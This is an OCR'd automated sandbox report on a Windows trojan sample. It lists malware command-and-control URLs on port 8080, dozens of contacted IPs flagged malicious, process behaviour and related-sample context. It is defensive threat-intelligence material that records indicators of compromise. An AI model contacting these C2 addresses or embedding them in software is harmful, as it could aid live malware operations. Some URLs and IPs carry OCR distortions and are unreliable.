
URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://190.144.18.198/7I6ErDP3TXIbpPVjGt/	KBDHEB.exe, 00000002.00000002.410251484.0000000002396000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://t0.tiles.ditu.live.com/tiles/gen19	svchost.exe, 00000009.00000003.305999257.000001BC4BC41000.00000004.00000001.sdmp	false		high
http://https://dev.ditu.live.com/REST/v1/Routes/	svchost.exe, 00000009.00000002.306367566.000001BC4BC3C000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Routes/Driving	svchost.exe, 00000009.00000003.305880511.000001BC4BC61000.00000004.00000001.sdmp	false		high
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/comp/gen.ashx	svchost.exe, 00000009.00000002.306367566.000001BC4BC3C000.00000004.00000001.sdmp	false		high
http://87.106.139.101:8080/LrBFYD0XkeH6Uxd/HqBc9ORyzrNJU/Ah5wivG5/fOm2sJDdlpsjYC5CZe/_o	KBDHEB.exe, 00000002.00000002.410810736.0000000002980000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://corp.roblox.com/contact/	svchost.exe, 00000014.00000003.399566749.000002847D78E000.00000004.00000001.sdmp, svchost.exe, 00000014.00000003.399526932.000002847D772000.00000004.00000001.sdmp	false		high
http://https://dev.ditu.live.com/REST/v1/Traffic/Incidents/	svchost.exe, 00000009.00000002.306397657.000001BC4BC5C000.00000004.00000001.sdmp	false		high
http://87.106.136.232:8080/tykkNBM8k7Mh3VVh/JyRkf2GiuhU/36unp6rB6/	KBDHEB.exe, 00000002.00000002.410810736.0000000002980000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://dev.virtualearth.net/REST/v1/Routes/Walking	svchost.exe, 00000009.00000003.305880511.000001BC4BC61000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/mapcontrol/HumanScaleServices/GetBubbles.ashx?n=	svchost.exe, 00000009.00000003.305999257.000001BC4BC41000.00000004.00000001.sdmp	false		high
http://190.144.18.198/7I6ErDP3TXIbpPVjGt/oM	KBDHEB.exe, 00000002.00000002.410251484.0000000002396000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.hulu.com/ca-privacy-rights	svchost.exe, 00000014.00000003.391438598.000002847D759000.00000004.00000001.sdmp	false		high
http://https://dev.ditu.live.com/mapcontrol/logging.ashx	svchost.exe, 00000009.00000003.305880511.000001BC4BC61000.00000004.00000001.sdmp	false		high
http://https://dev.ditu.live.com/REST/v1/Imagery/Copyright/	svchost.exe, 00000009.00000003.305925778.000001BC4BC5A000.00000004.00000001.sdmp	false		high
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gri?pv=1&r=	svchost.exe, 00000009.00000003.283903786.000001BC4BC31000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.g5e.com/G5_End_User_License_Supplemental_Terms	svchost.exe, 00000014.00000003.392756849.000002847D75D000.00000004.00000001.sdmp, svchost.exe, 00000014.00000003.392907537.000002847D7BC000.00000004.00000001.sdmp, svchost.exe, 00000014.00000003.392873654.00000002847D77F000.00000004.00000001.sdmp	false		high
http://87.106.139.101:8080/bU1xHhP1i5jVxZu/xvoUent/AXIzcbqj58Yqx42hBt/dnHR1wy6s3G/hhZqlzS/iQ7q56sdJj	KBDHEB.exe, 00000002.00000002.410810736.0000000002980000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://dev.virtualearth.net/REST/v1/Transit/Schedules/	svchost.exe, 00000009.00000003.305999257.000001BC4BC41000.00000004.00000001.sdmp	false		high
http://79.143.178.194:8080/OBOuz0RiXji/d5wQYa4TTiE8mhM/tWmQkXn/eT4anGr2w20EB/5Z2vttar3W/LDWHDNq9fsv2	KBDHEB.exe, 00000002.00000002.410810736.0000000002980000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.hulu.com/terms	svchost.exe, 00000014.00000003.391438598.000002847D759000.00000004.00000001.sdmp	false		high
http://https://appexmapsappupdate.blob.core.windows.net	svchost.exe, 00000009.00000003.305880511.000001BC4BC61000.00000004.00000001.sdmp	false		high
http://https://en.help.roblox.com/hc/en-us	svchost.exe, 00000014.00000003.399566749.000002847D78E000.00000004.00000001.sdmp, svchost.exe, 00000014.00000003.399526932.000002847D772000.00000004.00000001.sdmp	false		high
http://87.106.136.232:8080/tykkNBM8k7Mh3VVh/JyRkf2GiuhU/36unp6rB6/l	KBDHEB.exe, 00000002.00000002.410810736.0000000002980000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.bingmapsportal.com	svchost.exe, 00000009.00000002.306308761.000001BC4BC13000.00000004.00000001.sdmp	false		high
http://https://ecn.dev.virtualearth.net/REST/v1/Imagery/Copyright/	svchost.exe, 00000009.00000002.306367566.000001BC4BC3C000.00000004.00000001.sdmp	false		high
http://87.106.136.232:8080/tykkNBM8k7Mh3VVh/JyRkf2GiuhU/36unp6rB6/e	KBDHEB.exe, 00000002.00000002.410810736.0000000002980000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://dynamic.t0.tiles.ditu.live.com/comp/gen.ashx	svchost.exe, 00000009.00000003.305880511.000001BC4BC61000.00000004.00000001.sdmp	false		high
http://https://www.hulu.com/do-not-sell-my-info	svchost.exe, 00000014.00000003.391438598.000002847D759000.00000004.00000001.sdmp	false		high
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gdv?pv=1&r=	svchost.exe, 00000009.00000003.305990184.000001BC4BC56000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Routes/	svchost.exe, 00000009.00000002.306367566.000001BC4BC3C000.00000004.00000001.sdmp	false		high
http://https://www.roblox.com/develop	svchost.exe, 00000014.00000003.399566749.000002847D78E000.00000004.00000001.sdmp, svchost.exe, 00000014.00000003.399526932.000002847D772000.00000004.00000001.sdmp	false		high
http://87.106.136.232:8080/tykkNBM8k7Mh3VVh/JyRkf2GiuhU/36unp6rB6/u	KBDHEB.exe, 00000002.00000002.410810736.0000000002980000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://instagram.com/hiddencity_	svchost.exe, 00000014.00000003.392756849.000002847D75D000.00000004.00000001.sdmp, svchost.exe, 00000014.00000003.392907537.000002847D7BC000.00000004.00000001.sdmp, svchost.exe, 00000014.00000003.392873654.00000002847D77F000.00000004.00000001.sdmp	false		high
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gdi?pv=1&r=	svchost.exe, 00000009.00000003.283903786.000001BC4BC31000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/webservices/v1/LoggingService/LoggingService.svc/Log?	svchost.exe, 00000009.00000002.306397657.000001BC4BC5C000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://corp.roblox.com/parents/	svchost.exe, 00000014.00000003.399566749.000002847D78E000.00000004.00000001.sdmp, svchost.exe, 00000014.00000003.399526932.000002847D772000.00000004.00000001.sdmp, svchost.exe, 00000014.00000003.399513122.00000002847D761000.00000004.00000001.sdmp	false		high
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gd?pv=1&r=	svchost.exe, 00000009.00000002.306367566.000001BC4BC3C000.00000004.00000001.sdmp, svchost.exe, 00000009.00000002.306308761.000001BC4BC13000.00000004.00000001.sdmp	false		high
http://https://dev.ditu.live.com/mapcontrol/mapconfiguration.ashx?name=native&v=	svchost.exe, 00000009.00000003.305911439.000001BC4BC47000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Locations	svchost.exe, 00000009.00000003.305880511.000001BC4BC61000.00000004.00000001.sdmp	false		high
http://https://ecn.dev.virtualearth.net/mapcontrol/mapconfiguration.ashx?name=native&v=	svchost.exe, 00000009.00000003.283903786.000001BC4BC31000.00000004.00000001.sdmp	false		high
http://87.10AA	KBDHEB.exe, 00000002.00000002.410810736.0000000002980000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://https://dev.virtualearth.net/mapcontrol/logging.ashx	svchost.exe, 00000009.00000003.305880511.000001BC4BC61000.00000004.00000001.sdmp	false		high
http://87.10A	KBDHEB.exe, 00000002.00000002.410810736.0000000002980000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.hulu.com/privacy	svchost.exe, 00000014.00000003.391438598.000002847D759000.00000004.00000001.sdmp	false		high
http://https://dynamic.api.tiles.ditu.live.com/odvs/gdi?pv=1&r=	svchost.exe, 00000009.00000002.306397657.000001BC4BC5C000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/JsonFilter/VenueMaps/data/	svchost.exe, 00000009.00000002.306397657.000001BC4BC5C000.00000004.00000001.sdmp	false		high
http://https://dynamic.t	svchost.exe, 00000009.00000002.306408621.000001BC4BC62000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev.virtualearth.net/REST/v1/Routes/Transit	svchost.exe, 00000009.00000003.305880511.000001BC4BC61000.00000004.00000001.sdmp	false		high
http://https://t0.ssl.ak.tiles.virtualearth.net/tiles/gen	svchost.exe, 00000009.00000003.283903786.000001BC4BC31000.00000004.00000001.sdmp	false		high
http://https://www.roblox.com/info/privacy	svchost.exe, 00000014.00000003.399566749.000002847D78E000.00000004.00000001.sdmp, svchost.exe, 00000014.00000003.399526932.000002847D772000.00000004.00000001.sdmp	false		high
http://www.g5e.com/termsofservice	svchost.exe, 00000014.00000003.392756849.000002847D75D000.00000004.00000001.sdmp, svchost.exe, 00000014.00000003.392907537.000002847D7BC000.00000004.00000001.sdmp, svchost.exe, 00000014.00000003.392873654.00000002847D77F000.00000004.00000001.sdmp	false		high
http://https://dynamic.api.tiles.ditu.live.com/odvs/gdv?pv=1&r=	svchost.exe, 00000009.00000002.306397657.000001BC4BC5C000.00000004.00000001.sdmp	false		high
http://https://dev.ditu.live.com/REST/v1/Locations	svchost.exe, 00000009.00000003.305880511.000001BC4BC61000.00000004.00000001.sdmp	false		high
http://https://dev.ditu.live.com/REST/v1/JsonFilter/VenueMaps/data/	svchost.exe, 00000009.00000002.306397657.000001BC4BC5C000.00000004.00000001.sdmp	false		high
http://https://dynamic.api.tiles.ditu.live.com/odvs/gd?pv=1&r=	svchost.exe, 00000009.00000003.305925778.000001BC4BC5A000.00000004.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
126.126.139.26	unknown	Japan		17676	GIGAINFRASoftbankBBCorpJP	true
183.91.3.63	unknown	Viet Nam		45903	CMCTELECOM-AS-VNCMCTelecomInfrastructureCompanyVN	true
153.204.122.254	unknown	Japan		4713	OCNNTTCommunicationsCorporationJP	true
203.153.216.178	unknown	Indonesia		45291	SURF-IDPTSurfindoNetworkID	true
78.90.78.210	unknown	Bulgaria		35141	MEGALANBG	true
143.95.101.72	unknown	United States		62729	ASMALLORANGE1US	true
162.144.145.58	unknown	United States		46606	UNIFIEDLAYER-AS-1US	true
190.164.135.81	unknown	Chile		22047	VTRBANDAANCHASACL	true
45.239.204.100	unknown	Brazil		268405	BMOBUENOCOMUNICACOES-MEBR	true
190.85.46.52	unknown	Colombia		14080	TelmexColombiaSACO	true
197.221.227.78	unknown	Zimbabwe		37204	TELONEZW	true
190.194.12.132	unknown	Argentina		10481	TelecomArgentinaSAAR	true
181.59.59.54	unknown	Colombia		10620	TelmexColombiaSACO	true
5.2.246.108	unknown	Romania		8708	RCS-RDS73-75DrStaicoviciRO	true
103.80.51.61	unknown	Thailand		136023	PTE-AS-APPTEGroupCoLtdTH	true
87.106.139.101	unknown	Germany		8560	ONEANDONE-ASBrauerstrasse48DE	false
213.165.178.214	unknown	Malta		12709	MELITACABLEMT	true
80.158.35.51	unknown	Germany		6878	AS6878DE	true
119.228.75.211	unknown	Japan		17511	OPTAGEOPTAGEIncJP	true
46.105.131.68	unknown	France		16276	OVHFR	true
192.163.221.191	unknown	United States		46606	UNIFIEDLAYER-AS-1US	true
190.192.39.136	unknown	Argentina		10481	TelecomArgentinaSAAR	true
87.106.136.232	unknown	Germany		8560	ONEANDONE-ASBrauerstrasse48DE	false
80.158.43.136	unknown	Germany		6878	AS6878DE	true
80.158.59.174	unknown	Germany		6878	AS6878DE	true
157.7.164.178	unknown	Japan		7506	INTERQGMOInternetIncJP	true
60.108.128.186	unknown	Japan		17676	GIGAINFRASoftbankBBCorpJP	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
115.79.59.157	unknown	Viet Nam		7552	VIETEL-AS-APViettelGroupVN	true
80.158.3.161	unknown	Germany		6878	AS6878DE	true
192.241.220.183	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
113.203.238.130	unknown	Pakistan		9387	AUGERE-PKAUGERE-PakistanPK	true
190.55.186.229	unknown	Argentina		27747	TelecentroSAAR	true
58.27.215.3	unknown	Pakistan		38264	WATEEN-IMS-PK-AS-APNationalWiMAXIMSenvironmentPK	true
41.185.29.128	unknown	South Africa		36943	GridhostZA	true
91.75.75.46	unknown	United Arab Emirates		15802	DU-AS1AE	true
95.76.142.243	unknown	Romania		6830	LIBERTYGLOBALLibertyGlobalformerlyUPCBroadbandHolding	true
190.144.18.198	unknown	Colombia		14080	TelmexColombiaSACO	false
2.58.16.86	unknown	Latvia		64421	SERTEX-ASLV	true
2.82.75.215	unknown	Portugal		3243	MEO-RESIDENCIALPT	true
188.166.220.180	unknown	Netherlands		14061	DIGITALOCEAN-ASNUS	true
115.79.195.246	unknown	Viet Nam		7552	VIETEL-AS-APViettelGroupVN	true
179.5.118.12	unknown	El Salvador		14754	TelguaGT	true
192.210.217.94	unknown	United States		36352	AS-COLOCROSSINGUS	true
58.94.58.13	unknown	Japan		4713	OCNNTTCommunicationsCorporationJP	true
185.208.226.142	unknown	Hungary		43359	TARHELYHU	true
41.76.213.144	unknown	South Africa		37611	AfrihostZA	true
223.17.215.76	unknown	Hong Kong		18116	HGC-AS-APHGCGlobalCommunicationsLimitedHK	true
75.127.14.170	unknown	United States		36352	AS-COLOCROSSINGUS	true
172.96.190.154	unknown	Canada		59253	LEASEWEB-APAC-SIN-11LeasewebAsiaPacificptetltdSG	true
109.206.139.119	unknown	Russian Federation		47914	CDMSRU	true
80.158.53.167	unknown	Germany		6878	AS6878DE	true
152.32.75.74	unknown	Philippines		17639	CONVERGE-ASConvergeICTSolutionsIncPH	true
103.229.73.17	unknown	Indonesia		55660	MWN-AS-IDPTMasterWebNetworkID	true
80.158.51.209	unknown	Germany		6878	AS6878DE	true
178.33.167.120	unknown	France		16276	OVHFR	true
5.79.70.250	unknown	Netherlands		60781	LEASEWEB-NL-AMS-01NetherlandsNL	true
120.51.34.254	unknown	Japan		2519	VECTANTARTERIANetworksCorporationJP	true
85.246.78.192	unknown	Portugal		3243	MEO-RESIDENCIALPT	true
117.2.139.117	unknown	Viet Nam		7552	VIETEL-AS-APViettelGroupVN	true
103.93.220.182	unknown	Philippines		17639	CONVERGE-ASConvergeICTSolutionsIncPH	true
37.205.9.252	unknown	Czech Republic		24971	MASTER-ASCzechRepublicwwwmasterczCZ	true
172.105.78.244	unknown	United States		63949	LINODE-APLinodeLLCUS	true
37.46.129.215	unknown	Russian Federation		29182	THEFIRST-ASRU	true
121.117.147.153	unknown	Japan		4713	OCNNTTCommunicationsCorporationJP	true
110.37.224.243	unknown	Pakistan		38264	WATEEN-IMS-PK-AS-APNationalWiMAXIMSenvironmentPK	true
180.148.4.130	unknown	Viet Nam		45557	VNTT-AS-VNVietnamTechnologyandTelecommunicationJSCVN	true
116.202.10.123	unknown	Germany		24940	HETZNER-ASDE	true
177.130.51.198	unknown	Brazil		52747	WspServicosdeTelecomunicacoesLtdaBR	true
153.229.219.1	unknown	Japan		4713	OCNNTTCommunicationsCorporationJP	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
203.56.191.129	unknown	Australia		38220	AMAZE-SYD-AS-APwwwamazecomauAU	true
189.123.103.233	unknown	Brazil		28573	CLAROSABR	true
54.38.143.245	unknown	France		16276	OVHFR	true
77.74.78.80	unknown	Russian Federation		31261	GARS-ASMoscowRussiaRU	true
5.2.164.75	unknown	Romania		8708	RCS-RDS73-75DrStaicoviciRO	true
190.212.140.6	unknown	Nicaragua		14754	TelguaGT	true
8.4.9.137	unknown	United States		3356	LEVEL3US	true
202.29.237.113	unknown	Thailand		4621	UNINET-AS-APUNINET-TH	true
79.133.6.236	unknown	Finland		3238	ALCOMFI	true
185.80.172.199	unknown	Azerbaijan		39232	UNINETAZ	true
74.208.173.91	unknown	United States		8560	ONEANDONE-ASBrauerstrasse48DE	true
188.80.27.54	unknown	Portugal		3243	MEO-RESIDENCIALPT	true
139.59.61.215	unknown	Singapore		14061	DIGITALOCEAN-ASNUS	true
175.103.38.146	unknown	Indonesia		38320	MMS-AS-IDPTMaxindoMitraSolusiID	true
50.116.78.109	unknown	United States		46606	UNIFIEDLAYER-AS-1US	true
109.13.179.195	unknown	France		15557	LDCOMNETFR	true
42.200.96.63	unknown	Hong Kong		4760	HKTIMS-APHKTLimitedHK	true
73.100.19.104	unknown	United States		7922	COMCAST-7922US	true
109.99.146.210	unknown	Romania		9050	RTDBucharestRomaniaRO	true
187.193.221.143	unknown	Mexico		8151	UninetSAdeCVMX	true
80.158.63.78	unknown	Germany		6878	AS6878DE	true
198.20.228.9	unknown	United States		46606	UNIFIEDLAYER-AS-1US	true
185.142.236.163	unknown	Netherlands		174	COGENT-174US	true
79.143.178.194	unknown	Germany		51167	CONTABODE	false
73.55.128.120	unknown	United States		7922	COMCAST-7922US	true
178.254.36.182	unknown	Germany		42730	EVANZOASDE	true
200.243.153.66	unknown	Brazil		4230	CLAROSABR	true
91.83.93.103	unknown	Hungary		12301	INVITECHHU	true
195.201.56.70	unknown	Germany		24940	HETZNER-ASDE	true

Private

IP
192.168.2.1
127.0.0.1

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	356776
Start date:	23.02.2021
Start time:	16:27:44
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 27s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	MV9tCJw8Xr (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	39
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@42/7@0/100
EGA Information:	Failed
HDC Information:	• Successful, ratio: 36.8% (good quality ratio 35.4%) • Quality average: 78.4% • Quality standard deviation: 26.2%
HCA Information:	• Successful, ratio: 77% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 13.64.90.137, 23.211.6.115, 52.255.188.83, 104.43.139.144, 52.147.198.201, 184.30.24.56, 51.11.168.160, 2.20.142.210, 2.20.142.209, 51.103.5.186, 92.122.213.194, 92.122.213.247, 52.155.217.156, 20.54.26.129 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, wns.notify.trafficmanager.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, client.wns.windows.com, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, db3p-ris-pf-prod-atm.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, a767.dscg3.akamai.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, vip2-par02p.wns.notify.trafficmanager.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report creation exceeded maximum time and may have missing disassembly code information. • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
16:28:48	API Interceptor	12x Sleep call for process: svchost.exe modified
16:29:55	API Interceptor	43x Sleep call for process: tokenbinding2.exe modified

Time	Type	Description
16:30:00	API Interceptor	19x Sleep call for process: KBDHEB.exe modified
16:30:02	API Interceptor	1x Sleep call for process: MpCmdRun.exe modified
16:30:03	API Interceptor	42x Sleep call for process: execmodelproxy.exe modified
16:30:07	API Interceptor	18x Sleep call for process: COLORCNV.exe modified
16:30:10	API Interceptor	16x Sleep call for process: usp10.exe modified
16:30:13	API Interceptor	16x Sleep call for process: KBDINTAM.exe modified
16:30:15	API Interceptor	16x Sleep call for process: msrd2x40.exe modified
16:30:17	API Interceptor	56x Sleep call for process: MCCSEngineShared.exe modified
16:30:23	API Interceptor	15x Sleep call for process: jscript9.exe modified
16:30:25	API Interceptor	20x Sleep call for process: wmvdspa.exe modified
16:30:27	API Interceptor	24x Sleep call for process: msvcr100_clr0400.exe modified
16:30:32	API Interceptor	52x Sleep call for process: catsrvut.exe modified
16:30:37	API Interceptor	6x Sleep call for process: mprdim.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
183.91.3.63	Payment Advice Note ZRC-2020 (1).doc	Get hash	malicious	Browse	
78.90.78.210	R61XWXC9k8.exe	Get hash	malicious	Browse	• 78.90.78.210/0VYXuszjjV9agbWXA/UsGPucg8JiPZ8n9Rjia/
143.95.101.72	Payment Advice Note ZRC-2020 (1).doc	Get hash	malicious	Browse	• 143.95.101.72:8080/Jto4JiPoOoGxpvR0u

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GIGAINFRASoftbankBBCorpJP	lo8ic2291n.doc	Get hash	malicious	Browse	• 60.93.23.51
	mozi.a.zip	Get hash	malicious	Browse	• 126.172.220.14
	yVn2ywuhEC.exe	Get hash	malicious	Browse	• 126.142.30.153
	WUHU95Apq3	Get hash	malicious	Browse	• 126.248.249.117
	bin.sh	Get hash	malicious	Browse	• 221.65.136.75
	oHqMFmPndx.exe	Get hash	malicious	Browse	• 221.65.97.214
	mssecsvr.exe	Get hash	malicious	Browse	• 218.126.250.41
	mssecsvc.exe	Get hash	malicious	Browse	• 219.38.241.57
	i	Get hash	malicious	Browse	• 126.3.151.91
	Mozi.m	Get hash	malicious	Browse	• 220.42.145.217
	NormhjTcQb.exe	Get hash	malicious	Browse	• 219.7.160.234
	xJbFpiVs1l	Get hash	malicious	Browse	• 126.168.139.190
	SecuriteInfo.com.Trojan.BtcMine.3311.17146.exe	Get hash	malicious	Browse	• 60.130.86.188
	RB1NsQ9LQf.exe	Get hash	malicious	Browse	• 219.40.58.2
	QtieMVP6yx.exe	Get hash	malicious	Browse	• 60.125.114.64
	8jpKEFc5Ow.exe	Get hash	malicious	Browse	• 60.125.114.64
	0ZAAMcf57j.exe	Get hash	malicious	Browse	• 60.125.114.64
	mssecsvc.exe	Get hash	malicious	Browse	• 126.24.86.250
	uLZjwyI1Kl.exe	Get hash	malicious	Browse	• 60.125.114.64
	IjM6lDVS1Q.exe	Get hash	malicious	Browse	• 60.125.114.64
OCNNTTCommunicationsCorporationJP	networkmanager	Get hash	malicious	Browse	• 223.216.42.27
	yVn2ywuhEC.exe	Get hash	malicious	Browse	• 118.14.200.58

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	WUHU95Apq3	Get hash	malicious	Browse	• 180.24.91.44
	bin.sh	Get hash	malicious	Browse	• 153.158.34.130
	fil1	Get hash	malicious	Browse	• 153.145.15.179
	mssecsvc.exe	Get hash	malicious	Browse	• 180.55.191.70
	SCAN_20210112140930669.exe	Get hash	malicious	Browse	• 210.145.8.133
	Mozi.m	Get hash	malicious	Browse	• 210.163.10 3.147
	svchost.exe	Get hash	malicious	Browse	• 153.198.99.66
	utox.exe	Get hash	malicious	Browse	• 153.128.43.119
	fdwv4hWF1M.exe	Get hash	malicious	Browse	• 165.241.109.96
	SecuriteInfo.com.Trojan.BtcMine.3311.17146.exe	Get hash	malicious	Browse	• 153.201.75.182
	http://218.44.255.241/wp-includes/js/nri.exe	Get hash	malicious	Browse	• 218.44.255.241
	RB1NsQ9LQf.exe	Get hash	malicious	Browse	• 123.224.10 0.111
	oC636XTURl.exe	Get hash	malicious	Browse	• 125.200.20.233
	wRZQL3Nel2.exe	Get hash	malicious	Browse	• 125.200.20.233
	CHbIs67FQm.exe	Get hash	malicious	Browse	• 125.200.20.233
	FhUuc5CCLj.exe	Get hash	malicious	Browse	• 125.200.20.233
	EEqMpQZfeh.exe	Get hash	malicious	Browse	• 118.7.227.42
	8uOajLllk2.exe	Get hash	malicious	Browse	• 114.146.22 2.200
CMCTELECOM-AS-VNCMCTelecomInfrastructureCompany VN	DfES2eBy48.exe	Get hash	malicious	Browse	• 115.146.12 7.254
	6rR1G3EcvT3djII.exe	Get hash	malicious	Browse	• 203.171.27.187
	gupd.exe	Get hash	malicious	Browse	• 183.91.25.185
	http://https://baocaotaichinh.vn/thu-vien/file-excel-hop-dong-lao-dong--phu-luc-hdlt--mau-cam-ket-02--quyet-dinh-tang-luong-1485755241-157	Get hash	malicious	Browse	• 103.63.115.9
	networkservice	Get hash	malicious	Browse	• 103.224.16 9.252

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Network\Downloader\edb.log	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	0.5864234280410656
Encrypted:	false
